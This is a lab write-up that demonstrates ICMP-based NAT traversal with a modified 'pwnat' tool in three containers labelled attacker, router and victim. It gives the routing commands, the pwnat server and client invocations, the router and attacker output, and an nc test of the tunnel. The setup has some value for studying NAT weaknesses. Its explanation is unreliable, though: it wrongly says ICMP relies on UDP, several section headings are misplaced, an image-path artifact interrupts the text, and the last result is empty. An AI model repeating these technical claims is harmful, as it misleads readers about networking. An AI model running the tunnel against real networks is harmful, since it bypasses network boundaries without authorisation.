The attached demonstration is part of a writeup that leverages a containerized setup to emulate an internal network scenario, which includes an internal client, a Linux-based router susceptible to attacks, and a hostile entity. This setup is crafted to show how Internet Control Message Protocol (ICMP) packets can be manipulated to establish a complete User Datagram Protocol (UDP) tunnel that breaches the network address translation (NAT) boundary within a network. The underlying code for this exploit originates from the 'pwnat' project by Samy Kamkar, available on GitHub. This code has been modified to enhance its capabilities for seamless UDP tunneling through NAT.

The demonstration will detail a process where the targeted victim initiates a sequence of ICMP echo requests to an IP address that is unreachable via the internet. In response, the attacker, masquerading as a server, will generate counterfeit ICMP time-exceeded messages. These messages are meant to trick the NAT gateway into relaying them back to the client. The crucial aspect here is the exploitation of ICMP's reliance on UDP—a protocol without connection state—which allows the delivery of UDP packets of any size to the client.

- The IP addresses for these containers are: Attacker: 172.16.100.200 Router: WAN IP 172.16.100.10, LAN IP 192.168.1.10 Victim: 192.168.1.50 Configuring the Router:

- Set the default route for attacker by using the following command.

  ip route del default
  ip route add default via 172.16.100.10 dev eth0

- Set the default route for victim by using the following command.

  ip route del default
  ip route add default via 192.168.1.10 dev eth0

- Access the router container using docker **exec -it router /bin/bash**, then Run **bash vyos_routes.sh** to load routes and iptables rules. Starting the Attacker Server:

```
root@vyos:/# bash vyos_routes.sh
root@vyos:/# ip route
default via 172.16.100.1 dev eth0
172.16.100.0/24 dev eth0 proto kernel scope link src 172.16.100.10
192.168.1.0/24 dev eth1 proto kernel scope link src 192.168.1.10
root@vyos:/# iptables -t nat -L
Chain PREROUTING (policy ACCEPT)
target     prot opt source               destination
VYATTA_PRE_DNAT_HOOK  all  --  anywhere             anywhere

Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
DOCKER_OUTPUT  all  --  anywhere             127.0.0.11

Chain POSTROUTING (policy ACCEPT)
target     prot opt source               destination
DOCKER_POSTROUTING  all  --  anywhere             127.0.0.11
VYATTA_PRE_SNAT_HOOK  all  --  anywhere             anywhere
MASQUERADE  all  --  anywhere              anywhere
```

Router result

- Access the attacker container using docker **exec -it attacker /bin/bash**. Start the server with **./pwnat -s**. Configuring the Victim:

```
root@8d2132c4dc33:/code# ./pwnat -s
Listening on UDP 0.0.0.0:2222
```

Attacker result

- Access the victim container using **docker exec -it victim /bin/bash**. Run **./code/pwnat -c 8000 172.16.100.200 purdue.edu 80** to configure the client for the NAT exploit.


```
root@5ca138181cef:/code# ./pwnat -c 8000 172.16.100.200 purdue.edu 80
Listening on TCP 0.0.0.0:8000
```

Victim result

```
root@8d2132c4dc33:/code# ./pwnat -s
Listening on UDP 0.0.0.0:2222
Got packet from 192.168.1.50
Got connection request from 192.168.1.50
Got packet from 192.168.1.50
Got connection request from 192.168.1.50
Got packet from 192.168.1.50
Got connection request from 192.168.1.50
Got packet from 192.168.1.50
Got connection request from 192.168.1.50
Got packet from 192.168.1.50
Got connection request from 192.168.1.50
Got packet from 192.168.1.50
```

Attacker result

- Testing the Exploit: On the Docker host, run **nc 192.168.1.50 8000** to test the UDP tunnel.



victim result